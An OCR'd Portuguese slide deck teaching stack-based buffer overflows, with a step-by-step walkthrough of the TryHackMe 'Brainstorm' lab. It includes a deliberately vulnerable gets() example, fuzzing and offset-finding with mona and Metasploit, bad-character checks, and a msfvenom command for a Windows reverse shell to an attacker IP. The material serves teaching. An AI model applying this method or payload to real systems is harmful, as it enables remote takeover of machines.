Buffer Overflow

Baseado em pilha

Thayse Solis

O que é buffer?

- Um buffer é uma área de armazenamento temporário na memória do computador que contém dados.
- Os buffers são comumente usados para armazenar:

  dados de entrada de usuários

  dados que estão sendo lidos de arquivos

  dados que estão sendo transmitidos por uma rede.


Buffer overflow

- Um buffer overflow ocorre quando um programa tenta armazenar mais dados em um buffer do que ele pode conter, possivelmente sobrescrevendo dados importantes.

- Algumas das possíveis consequências:
  - Indisponibilidade
  - RCE
  - Controle total da máquina

- Causas:
  - Falhas de validação de entrada
  - Erros de programação


Arquitetura



Segmentos de memória

- Texto: armazena o código executável do programa (geralmente é somente leitura).
- Dados: armazena variáveis estáticas/globais que são inicializadas pelo programador.
- BSS: armazena variáveis estáticas/globais não inicializadas.
- Heap: espaço para alocação dinâmica de memória (malloc, calloc, realloc, free, etc).
- Pilha: armazena variáveis locais definidas dentro de funções, dados relacionados a chamadas de função, como endereço de retorno, argumentos, etc.

Layout



Endereço maior
Pilha (Stack)
Heap
BSS
Dados
Texto
Endereço menor

Pilha (Stack)

- A pilha é usada para armazenar dados usados quando uma função é invocada.
- Sempre que uma função é chamada, algum espaço é alocado para ela na pilha para sua execução – o stack frame


```
...
int main()
{
    ...
    calcula(a,b);
    ...
}

int calcula(x,y) {
    ...
}
```



Frame pointer

- Dentro de uma função precisamos acessar os argumentos e variáveis locais: precisamos saber seus endereços de memória.
- Os endereços não podem ser determinados durante o tempo de compilação
- Para isso temos um registrador chamado frame pointer!
- Este registrador aponta para um local fixo no stack frame, então o endereço de cada argumento e variável local pode ser calculado usando esse registrador e um offset (distância).
- O deslocamento pode ser decidido durante o tempo de compilação.



Um exemplo simples de buffer overflow

```
1.  #include <stdio.h>
2.  int main(int argc, char **argv)
3.  {
4.          volatile int variavel = 0;
5.          char buffer[12];
6.          printf("Digite alguma coisa\n");
7.          gets(buffer);
8.
9.          if (variavel != 0)
10.         {
11.                 printf("Você mudou o valor da variável!\n");
12.         }
13.         else
14.         {
15.                 printf("Tente de novo!\n");
16.         }
17. }
```

Exemplo – Brainstrom do TryHackMe

- https://tryhackme.com/room/brainstorm
- Após o reconhecimento um executável PE (Windows) x86 é obtido, ele também está executando na porta 9999 do alvo
- O objetivo é final desta sala é obter acesso à máquina para encontrar uma flag

Comportamento do executável em um cenário padrão

```
$ nc 10.10.65.116 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): admin
Write a message: Olá mundo!


Wed May 10 07:47:18 2023
admin said: Olá mundo!
```


- É solicitado um username e uma mensagem que são exibidos como se fosse um chat.

Comportamento do executável usando strings longas

```
$ nc 10.10.173.119 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters):
    Uma_string_com_mais_de_vinte_caracteres
Write a message:
    String_realmente_grande_String_realmente_grande_String_realmente_grande_S
    tring_realmente_grande_String_realmente_grande_String_realmente_grande_St
    ring_realmen
    ...
```

- Embora o username tivesse mais de 20 caracteres, a execução não foi afetada, mas ao enviar uma mensagem com 2500 caracteres, o serviço falhou.

Objetivo


Pilha antes do exploit
Argumentos
Endereço de retorno
Frame pointer anterior
buffer[n]
...
buffer[0]
Código malicioso
Endereço de retorno
Pilha após exploit
Código malicioso
(sobrescrito)
Novo endereço de retorno
(sobrescrito)
(sobrescrito)

Primeiros passos

1. Executar o Immunity Debugger como Administrador
2. Abrir o executável
3. Iniciar sua execução
4. Configurar um diretório de trabalho com o Mona

```
!mona config -set workingfolder c:\mona\%p
```

5. Escrever um fuzzer

Fuzzer

- Um código que executa várias vezes mandando um número incremental de caracteres para que seja avaliado onde o executável vai falhar
- No nosso caso:
- Enquanto o executável não falhar:
    - Estabelece uma conexão na porta 9999
    - Espera a mensagem solicitando o nome
    - Envia um nome
    - Espera a mensagem solicitando uma mensagem
    - Envia uma sequência de caracteres que começa em 100 e incrementa de 100 em 100 a cada execução
- Quando ocorre a falha do executável ele nos informa quantos caracteres foram enviados por último e encerra – importante anotar esse número!

Passos - continuação

6. Escrever um “exploit” contendo um padrão de caracteres
7. Executar o “exploit”
8. Determinar o offset até o EIP (endereço de retorno)

Montando o exploit

- O exploit é parecido com o fuzzer, ele também se conecta, espera a mensagem solicitando o nome, envia um nome, espera a solicitação de uma mensagem e envia uma sequência de caracteres. É essa sequência de caracteres que vamos manipular.
- Ela contém:

1. `offset = 0` // Distância em bytes até chegar no endereço de retorno
2. `overflow = "A" * offset` // Caracteres para preencher desde o início do buffer até o offset
3. `retn = ""` // endereço de retorno
4. `padding = ""` // NOP sled - sequência de instruções NOP
5. `payload = ""` // Payload usado para testes que posteriormente conterá o shellcode
6. `username = "user"` // Um username qualquer

Gerando um padrão

- Vamos gerá-lo com uma margem de 400 bytes a mais que a quantidade de caracteres que o fuzzer conseguiu enviar para quebrar a execução do programa
- Vamos usar uma ferramenta do metasploit

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
```

- A saída desse comando será usada como payload na primeira versão do exploit e será usada para calcular o offset

Cálculo de offset

- Exemplo: EIP = 31704330
- Convertendo os números hexadecimais nos respectivos caracteres da tabela ASCII

  31 = 1

  70 = p

  43 = C

  30 = 0
- Como a representação é em little endian, vamos inverter a ordem para obter a sequência: 0Cp1
- Caracteres do payload do início até imediatamente antes dessa sequência: 2012
- 2012 é o offset até o preenchimento do endereço de retorno


Cálculo de offset

- Objetivo: verificar quantos bytes são necessários para chegar no endereço de retorno
- Com o auxílio do mona, verifica-se quais caracteres preencheram certos registradores e calcula-se o offset (distância) entre o início do buffer e a posição de memória que contém os dados que sobrescrevem tais registradores


```
!mona findmsp -distance 2500
```

Endianness

- É a ordem dos bytes.
- Big-endian: byte mais significativo no menor endereço



- Little-endian: byte menos significativo no menor endereço



Atualizando o exploit

1. `offset` deverá ser o offset apresentado pelo mona até o EIP (2012)
2. `payload` deve ser uma string com alguns Cs
3. `retn` deve ser BBBB

Passos - continuação

9. Determinar os bad chars
10. Determinar um jump point
11. Gerar um shellcode
12. Gerar o NOP Sled

Bad chars

- Um bad char é um caracter indesejado que pode quebrar o payload do exploit. Não existe um conjunto universal de bad chars.
- Portanto, teremos que descobrir os bad chars em cada aplicação antes de escrever o shellcode.
- Alguns dos bad chars mais comuns são:

  \x00 para NULL byte

  \x0a para Line Feed \n

  \x0d para Carriage Return \r

Bad chars

- Para verificar os bad chars no mona, geramos um array com todos os caracteres de \x00 até \xff

  ```
  !mona bytearray
  ```

- Usamos esse mesmo array como payload e executamos o exploit.
- Depois comparamos o que está em memória com o array gerado anteriormente pelo mona

  ```
  !mona compare -f C:\mona\chatserver\bytearray.bin -a <endereço_do_ESP>
  ```

- Caracteres que aparecem diferentes, são potenciais bad chars e devem ser incluídos em uma nova comparação um a um até que os caracteres presentes no array do mona e os caracteres em memória após a execução do payload sejam iguais.

Bad chars

- Ao comparar um novo caractere, um novo bytearray deve ser gerado no mona, excluindo o que foi identificado como badchar

  ```
  !mona bytearray -b "\x00"
  ```

- A comparação deve ser feita novamente, caso a caso, usando sempre o endereço atualizado de ESP

  ```
  !mona compare -f C:\mona\chatserver\bytearray.bin -a <endereço_do_ESP>
  ```

- Sabemos que não há mais bad chars quando o status “Unmodified” é retornado na comparação do Mona.

ASLR e DEP

- ASLR - Address Space Layout Randomization

  Aleatoriza endereços de memória para evitar que um atacante consiga obter um endereço para retornar

  Se o atacante não consegue obter um endereço preciso, ele tem que tentar várias vezes, e nisso pode ser detectado por um IDS
- DEP – Data Execution Prevention

  Impede certos setores de memória, por exemplo a pilha, de serem executados.
- Para verficar se o código que estamos executando ou sua dll possuem essas proteções, executamos:

  ```
  !mona modules
  ```

Jump Point – onde colocar o shellcode

- Um endereço para qual podemos “saltar” o código e que não contenha bad chars (determinados na etapa anterior)
- Usamos o mona para determinar quais são as opções de jump points

  ```
  !mona jmp -r esp -cpb "\x00"
  ```

- Escolhemos um endereço para ser nosso endereço de retorno (retn) e mudamos sua representação para little endian

  Exemplo: `\x01\x02\x03\x04` no Immunity deve ser escrito como `\x04\x03\x02\x01` no exploit

Geração de um shellcode no msfvenom

- Iremos gerar um shell reverso como normalmente se faz em diversos ataques, mas em especial, vamos excluir os bad chars.


```
msfvenom -p windows/shell_reverse_tcp LHOST=IP_ATACANTE
LPORT=4444 EXITFUNC=thread -b "\x00" -f python
```

  EXITFUNC=thread é usado quando se quer executar o shellcode em uma sub-thread e sair dessa thread resulta em um aplicativo/sistema funcional (clean exit)

- Não esqueça de levantar um listener na sua máquina na porta escolhida!

NOPs

1. Instrução NOP -> \x90



Finalizando

1. Corrigir IP para o IP do alvo
2. Conferir offset
3. Conferir se o endereço de retorno está corretamente representado
4. Conferir se os NOPs foram inseridos no padding
5. Conferir se o payload já foi atualizado com o shellcode gerado no msfvenom
6. Exploit!

Resumo

1. Identificação da vulnerabilidade
2. Identificação do offset até o endereço de retorno (EIP)
3. Verificação de “bad chars”
4. Escolha do endereço de retorno
5. Shellcode
6. Exploit

Obrigada pela atenção!